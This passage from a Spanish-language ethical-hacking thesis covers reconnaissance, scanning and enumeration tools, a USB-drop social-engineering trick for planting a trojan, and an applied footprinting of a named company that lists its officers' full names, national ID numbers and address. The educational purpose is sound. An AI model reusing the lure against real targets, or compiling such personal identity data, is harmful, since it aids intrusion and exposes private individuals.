Mediante Google Hacking la FOCA permite descubrir los archivos ofimáticos que tiene un dominio, los descarga masivamente, extrae los metadatos, organiza los datos y presenta una gran cantidad de información, como por ejemplo:

- Nombres de los usuarios del sistema
- Rutas de archivos
- Versión del software utilizado
- Correos electrónicos encontrados
- Fechas de creación, modificación e impresión de los documentos
- Sistema operativo desde donde se creó el documento
- Nombre de las impresoras utilizadas
- Permite descubrir subdominios
- Mapear la red de la organización

4.1.5. Obteniendo información de directorios Who-Is

Who-Is es un protocolo que permite recuperar información acerca de la propiedad de un nombre de dominio o una dirección IP a través de un repositorio en Internet, cuando una organización solicita un nombre para su dominio el proveedor de Internet lo registra en la base Who-Is correspondiente.

Una herramienta que puede ayudar para realizar consultas a directorios Who-Is de forma gráfica es SmartWhoIs.

4.1.6. Herramientas de Traceroute visual

Estas herramientas son utilizadas para conocer la ubicación geográfica de un determinado objetivo, permiten determinar si los servicios están alojados en la red pública de la empresa o en un hosting externo.

Es importante conocer esto ya que, si estos están alojados en un hosting externo, al momento en que se logre ingresar a los equipos se estaría vulnerando al proveedor de hosting y se podría enfrentar a una demanda legal.

Por esta razón es de mucha importancia realizar un trazado de ruta que permita conocer la ubicación geográfica y así saber si en realidad tendría sentido intentar vulnerar dichos equipos.

Existen algunas herramientas muy útiles de traceroute visual como por ejemplo Visual IP Trace, Visual Route las cuales permiten rastrear una dirección IP o el sitio web, una de las razones por las que se utiliza este tipo de aplicaciones es verificar la ubicación de un sitio web para evitar intentos de phishing. Otra característica importante es la de rastrear más de una dirección IP y nombres de dominio, además provee información extra sobre una dirección IP como por ejemplo el nombre de la organización, dirección de correo electrónico y número de teléfono de contacto.

Además de estas herramientas existen aplicativos gratuitos en Internet que permiten realizar traceroute, las cuales son simples de utilizar pero con las desventajas de que no generan informe.

4.1.7. Herramientas de rastreo de correos

Si se encuentra en un caso en el que los servicios web y correo de la empresa son tercerizados el rastreo solo llevaría al proveedor de hosting. En este caso se debe utilizar la IP pública asignada por el ISP, haciendo que el cliente envié un correo electrónico para poder analizar los datos de la cabecera.

Para realizar esto existe varias herramientas que permiten hacer rastreo de correos, algunas son automatizadas y permiten presentar informes, con este tipo de aplicativos se puede verificar si el remitente es quien dice ser.

A continuación, se presenta una tabla con las herramientas analizadas en la primera fase:

Herramienta	Característica	Tipo	Sistema Operativo
Herramientas online	Permiten obtener información a través de publicaciones en Internet sobre una empresa.	Online	Windows Linux Mac
Maltego	Permite recolección de información y minería de datos, además enumera información relacionada con elementos de red.	Open Source	Windows Linux Mac
Google Hacking	Permite obtener información de un objetivo a través del buscador Google.	Online	Windows Linux Mac
La Foca	Permite encontrar metadatos e información oculta en documentos a través de búsquedas en servidores.	Open Source	Windows Linux
SmartWhoIs	Provee información detallada sobre un dominio	Open Source	Windows
Visual IP Trace	Permite realizar rastreo de correos, presentado un informe detallado con la información	Open Source	Windows

Tabla 4. 2 Herrmientas Fase de Reconocimiento (Haro y Parra, 2016)

4.2. Fase de escaneo

Para esta fase como ya se ha mencionado lo que se procede a realizar es analizar los puertos abiertos y si el sistema está vivo, y de esta forma escanear vulnerabilidades.

Como se conoce GNU/Linux tiene varias distribuciones especializadas en áreas específicas, la distribución que se presenta a continuación es una centrada específicamente en el área de seguridad informática, la cual se llama Kali Linux.

Kali Linux es una distribución dedicada al área de la seguridad informática, la cual fue creada con el objetivo de agrupar herramientas especializadas en esta área que faciliten el uso, es importante tomar en cuenta que el uso que se dé a Kali debe ser con fines educativos y éticos.

Kali Linux tiene instalados una gran cantidad de programas, los que se presentan a continuación son de gran utilidad para la fase de escaneo:

4.2.1. NMAP

Es una herramienta de código abierto para exploración de red y auditoria de seguridad. Nmap permite determinar qué equipos se encuentran disponibles en una red, qué servicios (nombre y versión de la aplicación) ofrecen, qué sistemas operativos (y sus versiones) ejecutan, qué tipo de filtros de paquetes se utilizan y otras características. Aunque generalmente se utiliza Nmap en auditorías de seguridad, muchos administradores de redes y sistemas lo encuentran útil para realizar tareas rutinarias, como puede ser el inventariado de la red, la planificación de actualización de servicios y la monitorización del tiempo que los equipos o servicios se mantiene activos. (Lyon, 2008).

Nmap permite obtener información sobre los objetivos, incluyendo el nombre de DNS según la resolución inversa de la IP.

Es importante comprender cómo funcionan los métodos de escaneo conociendo los posibles estados de un puerto. A continuación los seis estados de un puerto:

- Abierto: Una aplicación acepta conexiones TCP o paquetes UDP en este puerto. El encontrar esta clase de puertos es generalmente el objetivo primario de realizar un sondeo de puertos.

- Cerrado: Un puerto cerrado es accesible: recibe y responde a las sondas de Nmap, pero no tiene una aplicación escuchando en él. Pueden ser útiles para determinar si un equipo está activo en cierta dirección IP.
- Filtrado: Nmap no puede determinar si el puerto se encuentra abierto porque un filtrado de paquetes previene que sus sondas alcancen el puerto.
- No-filtrado: Este estado indica que el puerto es accesible, pero que Nmap no puede determinar si se encuentra abierto o cerrado.
- Abierto | Filtrado: Nmap marca a los puertos en este estado cuando no puede determinar si el puerto se encuentra abierto o filtrado.
- Cerrado | Filtrado: Este estado se utiliza cuando Nmap no puede determinar si un puerto se encuentra cerrado o filtrado. (Lyon, 2008).

Una ventaja de esta herramienta es que existe la posibilidad de ejecutarlo desde la línea de comandos. Las siguientes son algunas de las opciones más utilizadas:

COMANDO	**Funcionalidad**
Nmap –sn	Descubrir la red o registros DNS
Nmap –v	Información completa
Nmap –sT	Descubrir puertos de toda la red
Nmap –sA	Detectar filtrado firewall
Nmap –PN	Protección firewall
Nmap –r	Escanear de forma consecutiva
Nmap –p 80	Especificar puerto
Nmap -sS	Escaneo sigiloso

Tabla 4. 3 Comandos Nmap (Haro y Parra, 2016)

Existe además una herramienta gráfica de nmap que permite realizar todo lo mencionado anteriormente de manera gráfica, esta herramienta es Zenmap.

4.2.2. Analizadores De Vulnerabilidades

Los analizadores permiten ejecutar desde una sola interfaz escaneos y enumeraciones sobre el objetivo, además identifican las vulnerabilidades que se presentan en los sistemas y las clasifican de acuerdo al nivel de riesgo. Esta identificación se la realiza de acuerdo a la versión del sistema operativo.

Los niveles de riesgo se clasifican en:

- Riesgo Alto: el equipo tiene una o más vulnerabilidades críticas que podrían ser explotadas fácilmente por un atacante y que podrían conllevar a tomar control total del sistema o comprometer la seguridad de la información de la organización. Los equipos con este nivel de riesgo requieren acciones correctivas inmediatas.
- Riesgo Medio: el equipo tiene una o más vulnerabilidades severas que requieren una mayor complejidad para poder ser explotadas y que podrían no brindar el mismo nivel de acceso al sistema afectado. Los equipos con riesgos severos requieren atención a corto plazo.
- Riesgo Bajo: el equipo tiene una o más vulnerabilidades severas que requieren una mayor complejidad para poder ser explotadas y que podrían no brindar el mismo nivel de acceso al sistema afectado. Los equipos con riesgos severos requieren atención a corto plazo. (Astudillo, 2013)

Algunas de las herramientas que existen para realizar análisis de vulnerabilidades son las siguientes:

- OpenVas: analizador de código abierto, multiplataforma, disponible para descarga desde http://www.openvas.org/. Además de ser gratuito es bastante preciso y la interfaz gráfica actual ha mejorado notablemente respecto a sus predecesoras. Independientemente de que la solución sea open-source, es posible contratar soporte técnico para OpenVas de las empresas que

contribuyen con el proyecto. El listado de empresas que proveen soporte se encuentra en el sitio web oficial.

- Nexpose: analizador desarrollado por la empresa Rapid 7 (http://www.rapid7.com/), tiene una versión Community de código abierto y tres versiones comerciales (Enterprise, Consultant y Express) que difieren básicamente en el número de IP's que se pueden escanear y en los niveles de soporte técnico disponibles. Además de ser multiplataforma, Nexpose cuenta con una interfaz gráfica muy intuitiva, que permite escoger entre diferentes tipos de análisis y personalizarlos, además de incluir variadas opciones de generación de reportes que incluyen gráficos estadísticos muy útiles a la hora de escribir el informe de auditoría.
- Nessus: analizador popular y uno de los más antiguos, es patrocinado por la empresa Tenable Network Security y tiene dos versiones, una gratuita llamada Home Feed dirigida a los usuarios de hogar y de oficinas pequeñas y otra con costo denominada Professional Feed. La versión Home permite escanear hasta 32 IP's como máximo, mientras que la Professional no tiene limitantes en el número de IP's, además de que incluye soporte directo de Tenable.
- Acunetix: es una herramienta que permite realizar un escaneo de sitios web, aplicaciones web y servidores web para analizar y presentar un informe de las vulnerabilidades encontradas. (Astudillo, 2013)

A continuación, se presenta una tabla a manera de resumen con las herramientas de la fase de escaneo:

Herramienta	**Característica**	**Tipo**	**Sistema Operativo**	**Fase**
Nmap	Permite determinar qué equipos se encuentran disponibles en una red, qué servicios ofrecen, qué sistemas operativos ejecutan, entre otras características.	Código abierto	Windows Linux Mac	Escaneo

OpenVas	Permite realizar escaneo y analizar vulnerabilidades de un sistema.	Código abierto	Windows Linux Mac	Escaneo
Nexpose	Permite realizar análisis de vulnerabilidades a través de una interfaz gráfica que permite escoger entre diferentes tipos de análisis.	Versión Community de código abierto y tres versiones comerciales	Windows Linux Mac	Escaneo
Nessus	Permite realizar escaneo de IP´s, sobre un objetivo y presenta un informe sobre el estado del escaneo realizado.	Versión gratuita: Home Feed Versión con costo: Professional Feed	Windows Mac Linux	Escaneo
Acunetix	Permite realizar un escaneo de sitios web, aplicaciones web y servidores web	Versión gratuita	Windows Linux	Escaneo

Tabla 4. 4 Herrmientas Fase de Escaneo (Haro y Parra, 2016)

4.3. Fase De Enumeración

Como se conoce en esta fase lo que se espera obtener son rangos de direcciones IP, equipos activos, detección de DNS, servicios y sus versiones, nombres de usuarios y recursos compartidos.

4.3.1. Enumeración De Windows Con Comandos

Windows incluye comandos que permiten realizar enumeración, la sintaxis varía dependiendo a la versión de Windows que se utilice.

Por ejemplo la sintaxis del comando net, el cual permite ver, actualizar o realizar cambios de configuración de red, para un sistema XP es la siguiente:

net [accounts | computer | config | continue | file | group | help | helpmsg | localgroup | name | pause | print | send | session | share | start | statistics | stop | time | use | user | view]

4.3.2. Herramientas De Enumeración Todo-En-Uno

Herramienta	Descripción
Dumpusers	Esta herramienta funciona en línea de comandos, al ejecutarla se presenta un reporte con la lista de cuentas de usuario del servidor víctima.
GetAcct	Este software fue desarrollado por la empresa Security Friday, tiene una interfaz gráfica amigable y además presenta un reporte completo, adicional enumera no sólo usuarios sino también grupos.
DumpSec y Hyena	Estas aplicaciones ofrecen opciones como: listar usuarios, grupos, servicios, sesiones, etc.

Tabla 4. 5 Herramientas Fase de Enumeración (Astudillo, 2013)

4.3.3. Consiguiendo Información Con Kali

Al igual que en la fase anterior existen herramientas en Kali que permiten realizar con mayor facilidad la fase de enumeración, una de las más utilizadas es la consola de msf, la cual a través del protocolo de NetBios permite hacer peticiones a una determinada dirección IP para obtener información más detallada, como por ejemplo nombre de computador y dirección mac.

4.4. Fase de explotación

4.4.1. Frameworks de explotación

A diferencia de las aplicaciones que ya se revisaron, las cuales realizan tareas específicas, los frameworks de explotación permiten realizar tareas de reconocimiento, escaneo, análisis de vulnerabilidades y hacking. Estos frameworks presentan la ventaja de facilitar el trabajo a través de la interfaz gráfica que poseen.




Figura 4. 3 Herramientas Fase de Obtener Acceso (Astudillo, 2013)

4.4.2. Ingeniería Social

Una de las herramientas más poderosas que existe dentro de este mundo sin lugar a dudas es la ingeniería social. Un método muy conocido por los hackers y que involucra ingeniería social es “El buen samaritano”, este método consiste en reestablecer la fe en la humanidad figurativamente hablando. Lo que se intenta hacer con este método es la entrega de un CD o una memoria Flash que contengan el virus, conocer la dirección de la empresa es muy importante en este método ya que se

requiere ir personalmente y entregar a una de las personas de la empresa simulando haber encontrado dicho dispositivo, ya sea CD o memoria Flash, a las afueras de la empresa y como las "buenas personas" que somos devolverlo. Aquí entra la frase restablecer la fe en le humanidad mencionada antes, los empleados que escuchen y vean esta acción pensaran que todavía existen buenas personas en el mundo al devolver algo tan importante supuestamente para alguien más si al momento de devolver el dispositivo es una memoria flash de 64GB que fácilmente se podría formatear y tenerla personalmente. Como se mencionó con anterioridad en esta parte de la explotación la imaginación y el ingenio son un aspecto importante, como atacantes se necesita llenar ya sea el CD o memoria Flash con carpetas que posean nombres interesantes, por ejemplo "Fotos del jefe", también llenarlo de archivos de difícil lectura que parezcan muy importantes y que si los borran sucederá algo malo o se perderá información valiosa. Una vez el empleado posea este dispositivo y se le haya indicado que es perteneciente a alguien dentro de la empresa lo primero que este realizara es insertar el dispositivo en su computador para revisar que contiene y así tener una pista del posible dueño de dicho dispositivo. Una carpeta con nombre "Fotos del jefe" llama mucho la atención y como la naturaleza del ser humano es curiosa el empleado al revisar el dispositivo la abrirá para ver que contiene, como el atacante siempre está un paso atrás este inserto muchas imágenes dentro de esta carpeta que no tienen nada que ver con "el jefe", el virus en cuestión se encuentra detrás de cualquier imagen que este dentro de la carpeta y es cuestión de abrir cualquier imagen para activar el virus troyano. En este método es importante tomar en cuenta que el dispositivo entregado se puede abrir en cualquier ordenador y el atacante no tiene a ciencia cierta si este posee un antivirus que pueda detectar el virus

5. CAPITULO 5: APLICACIÓN DE HERRAMIENTAS DE ETHICAL HACKING

Antes de comenzar con el uso de herramientas de Ethical Hacking es importante mencionar el tipo de PenTest con el que se va a empezar el proceso.

"Backbox PenTest" es la metodología que se ha elegido para comenzar este test de penetración, este tipo de hacking se efectúa sobre la red perimetral o pública del cliente, con absoluto desconocimiento de la infraestructura informática del cliente esto quiere decir que la empresa a la cual se realizara el análisis no proporciona ninguna información además de lo ya conocido implícitamente lo cual es el nombre de la misma en este caso "GAPSYSTEM".

El alcance de la evaluación que se logra con esta metodología es el siguiente:

- FootPrinting/Reconocimiento
- Escaneo
- Enumeración
- Análisis de Vulnerabilidades
- Explotación

5.1. Footpringting/Reconocimiento

Como primera instancia es importante mencionar que un Footprinting es la piedra angular de todo el proceso de la metodología BlackBox y del Ethical Hacking en general esto se debe a que en esta etapa lo que se propone es identificar al objetivo mediante una búsqueda de información ya sea de forma pasiva, es decir cuando no se tienen ninguna relación con la empresa, o de forma activa, cuando se puede obtener información más allá del nombre de la empresa por medio de la misma. Esta búsqueda de información se la realiza con herramientas no intrusivas como google o las paginas públicas del país en este caso Ecuador.

La metodología usada en esta etapa del Footprinting se basa en las siguientes herramientas:

Herramienta	Detalle
Internet Footprinting	Consiste en buscar información acerca del objetivo en motores de búsqueda como google Identificar sitios web del objetivo Identificar números telefónicos, emails, localización del objetivo, información de empleados. Información en redes sociales como Facebook, Twitter, Linkedin.
WHOIS Footprinting	Se utiliza para efectuar consultas en una base de datos que permite determinar el propietario de un nombre de dominio o una dirección IP en internet Las bases de datos WHOIS son de acceso público.
DNS Footprinting	El objetivo principal es obtener información sobre el registro de nombres de dominio y otros como el tipo de servidor, dirección IP, localización, numero de Contacto, etc. Los registros DNS proporcionan información importante como: A – Especifica la dirección IPv4, se utiliza para la conversión de nombres de dominio a las direcciones IP correspondientes HINFO – es utilizado para adquirir información general acerca de un host, especifica el tipo de CPU y OS. MX – especifica un servidor de intercambio de correo para un nombre de dominio DNS, por lo general hay más de un servidor de intercambio de correo para un dominio DNS. SOA – especifica la información básica acerca de una zona DNS.
Network Footprinting	El objetivo es obtener información de la topología de la red, bloques de direcciónes IP, Hosts vivos, tipos de sistemas operativos, etc. Ayuda a determinar un posible bosquejo del diagrama de la red del objetivo y como viajan los paquetes en la red,

	además de verificar la presencia de dispositivos de seguridad como Firewalls.
WebSite Footprinting	Este proceso ayuda a recolectar versiones pasadas del sitio web del objetivo, mediante la ayuda de la página web www.archive.org
Email Footprinting	Este método para monitorear y espiar los correo electrónicos que fueron entregados a sus destinatarios, recopilando datos como: Cuando un correo fue recibido y leído Localización física del receptor del correo.
Google Hacking	Se refiere a la actividad de filtrar información en el motor de búsqueda de google, se realiza por medio de búsquedas complejas valiéndose de operadores avanzados

Tabla 5. 1 Metodología Fase de Footprinting/Reconocimiento (Machaca, 2014)

La etapa de Reconocimiento ayuda al hacker a conseguir la siguiente información:

- Información esencial del objetivo (¿Quién es?, ¿Dónde está?, ¿Qué hace?)
- Dirección Postal y Física
- Número de teléfono
- A que se dedica (Empresario, Empleado, etc...)
- Emails
- Direcciones de IP
- Lista de empleados o Amigos
- Información de redes Sociales
- Información de la red(Intranet, Extranet, Internet, remoto)

La información principal para empezar la etapa de reconocimiento es principalmente el nombre de la empresa así como la del gerente general de la misma es decir, GapSystem y Guillermo P. respectivamente.

Con estos primeros datos proporcionados se intenta resolver las interrogantes más comunes al momento de tratar de conocer más acerca de la empresa, estas son:

- ¿Quién es la empresa?
- ¿Cuál es la página de internet de la empresa?
- ¿Dónde está localizada la empresa?
- ¿A qué se dedica la empresa?
- ¿Cuál es la IP de algún servidor o computador interno de la empresa?
- ¿Cuál es su proveedor de internet?
- ¿Quiénes son los empleados de la empresa?
- ¿Números telefónicos de la empresa o empleados?
- ¿La página de internet posee un host local o externo?
- ¿Cuál es la IP de los servidores web de la empresa?
- ¿Cuáles son las cuentas de email de la empresa?
- ¿Que aparece en Google, sobre la empresa?

5.1.1. Información Pública

El primer paso para recabar información acerca de la empresa GapSystem es hacer uso de las herramientas más sencillas que se tiene disposición, herramientas con acceso público que permitan obtener la recolección de información necesaria. En este caso entidades como la Superintendencia de compañías, SRI, Agencia Nacional de tránsito, Registro Civil, CNT, etc. Empresas como estas que proporcionan información pública.

Al tener el nombre de la empresa como primera opción se tiene buscar en la página de la Superintendencia de Compañías, http://www.supercias.gob.ec/portalinformacion/, esto con la intención de conocer si es una empresa registrada legalmente.




Figura 5. 1 Búsqueda empresa "GapSystem" dentro de la página web de la SuperIntendencia de Compañías (Haro y Parra, 2016)




Figura 5. 2 Menú principal de la empresa "GapSystem" dentro de la página de la SuperIntendencia de Compañías (Haro y Parra, 2016)

La empresa GapSystem está registrada legalmente dentro de la información que la Superintendencia proporciona, gracias a esta nueva información se puede ya responder algunas de las interrogantes propuestas anteriormente. Al explorar un poco más dentro de la misma página se encontró lo siguiente:




Figura 5. 3 Información general de la empresa "GapSystem" dentro de la página de la SuperIntendencia de Compañías (Haro y Parra, 2016)

Dentro de la pestaña de información de la empresa se puede determinar el RUC perteneciente a la misma, también una posible dirección de ubicación, así como teléfonos a los cuales se puede comunicar, del mismo modo varios correos electrónicos. Se ha podido encontrar el correo electrónico del gerente de la empresa , y un posible dominio de correo de la empresa gracias al correo proporcionado por esta información pública el cual es ******@gapsystem.net, gracias a esto se puede determinar que la empresa trabaja con un correo electrónico propio con dominio gapsystem.net.

Esta página también ayuda a responder la interrogante acerca de la descripción de la empresa y a que se dedica de acuerdo a la información recolectada la empresa GapSystem es una empresa de programación informática, consultoría de informática y actividades conexas, trabaja así mismo en el ámbito de las actividades de diseño de la estructura y el contenido de los elementos siguientes: programas de sistemas operativos, aplicaciones informáticas, base de datos y páginas web.

Administradores Compañia

ADMINISTRADORES DE LA COMPAÑÍA

Administradores Actuales (Click en nombre de la persona para ver en que otras compañias es administrador)

Identificación	Nombre	Nacionalidad	Cargo	Fecha Nombramiento	Periodo	Fecha Registro Mercantil	Artículo	N° Registro Mercantil	RL/ADM
1705134730	PARRA VITERI GUILLERMO ALEJANDRO	ECUADOR	GERENTE GENERAL	2014-10-01	2	2014-10-07	27	14222	RL
1709266546	ARIAS VITERI JUAN CARLOS	ECUADOR	PRESIDENTE	2014-10-01	2	2014-10-07	25	14221	ADM

Figura 5. 4 Información de los Administradores de la empresa "Gapsystem" dentro de la página de la Superintendencia de Compañías (Haro y Parra, 2016)

En la área de administradores de la compañía se puede notar que efectivamente el señor Guillermo P. es el gerente general de la empresa, esta pestaña proporciona otra información adicional que es de vital importancia para conocer más acerca dela empresa esta información es el número de cedula del gerente general, del mismo modo se puede notar que la empresa cuenta con un presidente cuyo nombre es Juan A. junto con su número de cedula correspondiente. Una pequeña conclusión de esta información, es que la empresa cuenta con por lo menos dos empleados tomando al Gerente General como uno de ellos.

rbol Accionario de Personas

ÁRBOL ACCIONARIO DE PERSONAS

Puede usar click derecho sobre un registro del arbol accionario para ver mas opciones.

N°	Identificación	Nombre	Nacionalidad	Tipo Inversión
1	1709266546	ARIAS VITERI JUAN CARLOS	ECUADOR	NACIONAL
2	1705134730	PARRA VITERI GUILLERMO ALEJANDRO	ECUADOR	NACIONAL
3	1713310066	VALLEJO MOSCOSO ENRIQUETA DEL ROCIO	ECUADOR	NACIONAL

Figura 5. 5 Información sobre los accionarios de la empresa "GapSystem" dentro de la página de la SuperIntendecia de Compañías (Haro y Parra, 2016)

Continuando con la recolección de información dentro de la página de la superintendencia de compañías se puede determinar que los accionistas de la empresa son el gerente general el presidente antes mencionados, así como una nueva persona llamada Rocío V. junto con su número de cedula, esto permite concluir que es muy

probable que la empresa cuente con por lo menos 3 empleados los cuales son los mencionados con anterioridad.

La información que se ha podido recolectar es de acceso público por lo que no fue tan complicado poder descubrir números de teléfono, correos inclusive algo más personal como es el número de cédula de las personas en cuestión.

La página del SRI del mismo modo permite conocer un poco más a la empresa o verificar cierta información descubierta con anterioridad, dado el hecho de que en la búsqueda anterior se pudo obtener el RUC de la empresa es sencillo entrar la página web del SRI, https://declaraciones.sri.gob.ec/facturacion-internet/consultas , y analizar la información que se presenta.

Figura 5. 6 Búsqueda de la empresa "GapSystem" dentro de la página web del Servicio de Rentas Internas SRI (Haro y Parra, 2016)

Los resultados obtenidos permiten verificar lo ya conocido acerca de la empresa.

Información del Contribuyente

Razón Social:	GAPSYSTEM CIA. LTDA.
RUC:	1792274958001
Nombre Comercial:	GAPSYSTEM
Estado del Contribuyente en el RUC	Activo
Clase de Contribuyente	Otro
Tipo de Contribuyente	Sociedad
Obligado a llevar Contabilidad	SI
Actividad Económica Principal	DISEÑO Y VENTA DE SOFTWARE.
Fecha de inicio de actividades	27-08-2010
Fecha de cese de actividades	
Fecha reinicio de actividades	
Fecha actualización	03-12-2013

Figura 5. 7 Resultados búsqueda empresa "GapSystem" página Servicio de Rentas Internas SRI (Haro y Parra, 2016)

Gracias a esta herramienta se puede obtener otra pieza clave de información acerca de GapSystem, esta es su dirección en la que actualmente laboran como se puede ver a continuación:

Razón Social:	GAPSYSTEM CIA. LTDA.
RUC:	1792274958001

Establecimiento Matriz

No. de Establecimiento	Nombre Comercial	Ubicación del Establecimiento	Estado del Establecimiento
001	GAPSYSTEM	PICHINCHA / QUITO / AV. OCCIDENTAL N51-151 Y ANTONIO ROMAN	Abierto

Figura 5. 8 Información acerca de la dirección de la empresa "GapSystem"(Haro y Parra, 2016)

Estas 2 herramientas con acceso público permiten recolectar la mayor información posible de las víctimas, y de esta manera determinar que efectivamente la empresa se encuentra radicada en quito y que por el momento se puede hablar de 3 empleados trabajando en ella junto con sus nombres y cédulas de identificación.

Ahora que se conoce la dirección exacta de la empresa GapSystem se puede usar una herramienta gratuita que google proporciona, esta es “Google Maps”, con esta herramienta lo que se intenta observar es la ubicación geográfica de la empresa, se conoce de antemano que está ubicada en Quito, Ecuador, en la dirección Av. Occidental N51-151 y Antonio Román.




Figura 5. 9 Uso de la herramienta Google Maps para ubicar la dirección de la empresa "GapSystem"(Haro y Parra, 2016)

Google Maps en su vista de mapa permite tener una idea de la dirección física del establecimiento, pero al usar la herramienta de StreetView que proporciona del mismo modo Google Maps se puede encontrar imágenes del establecimiento.

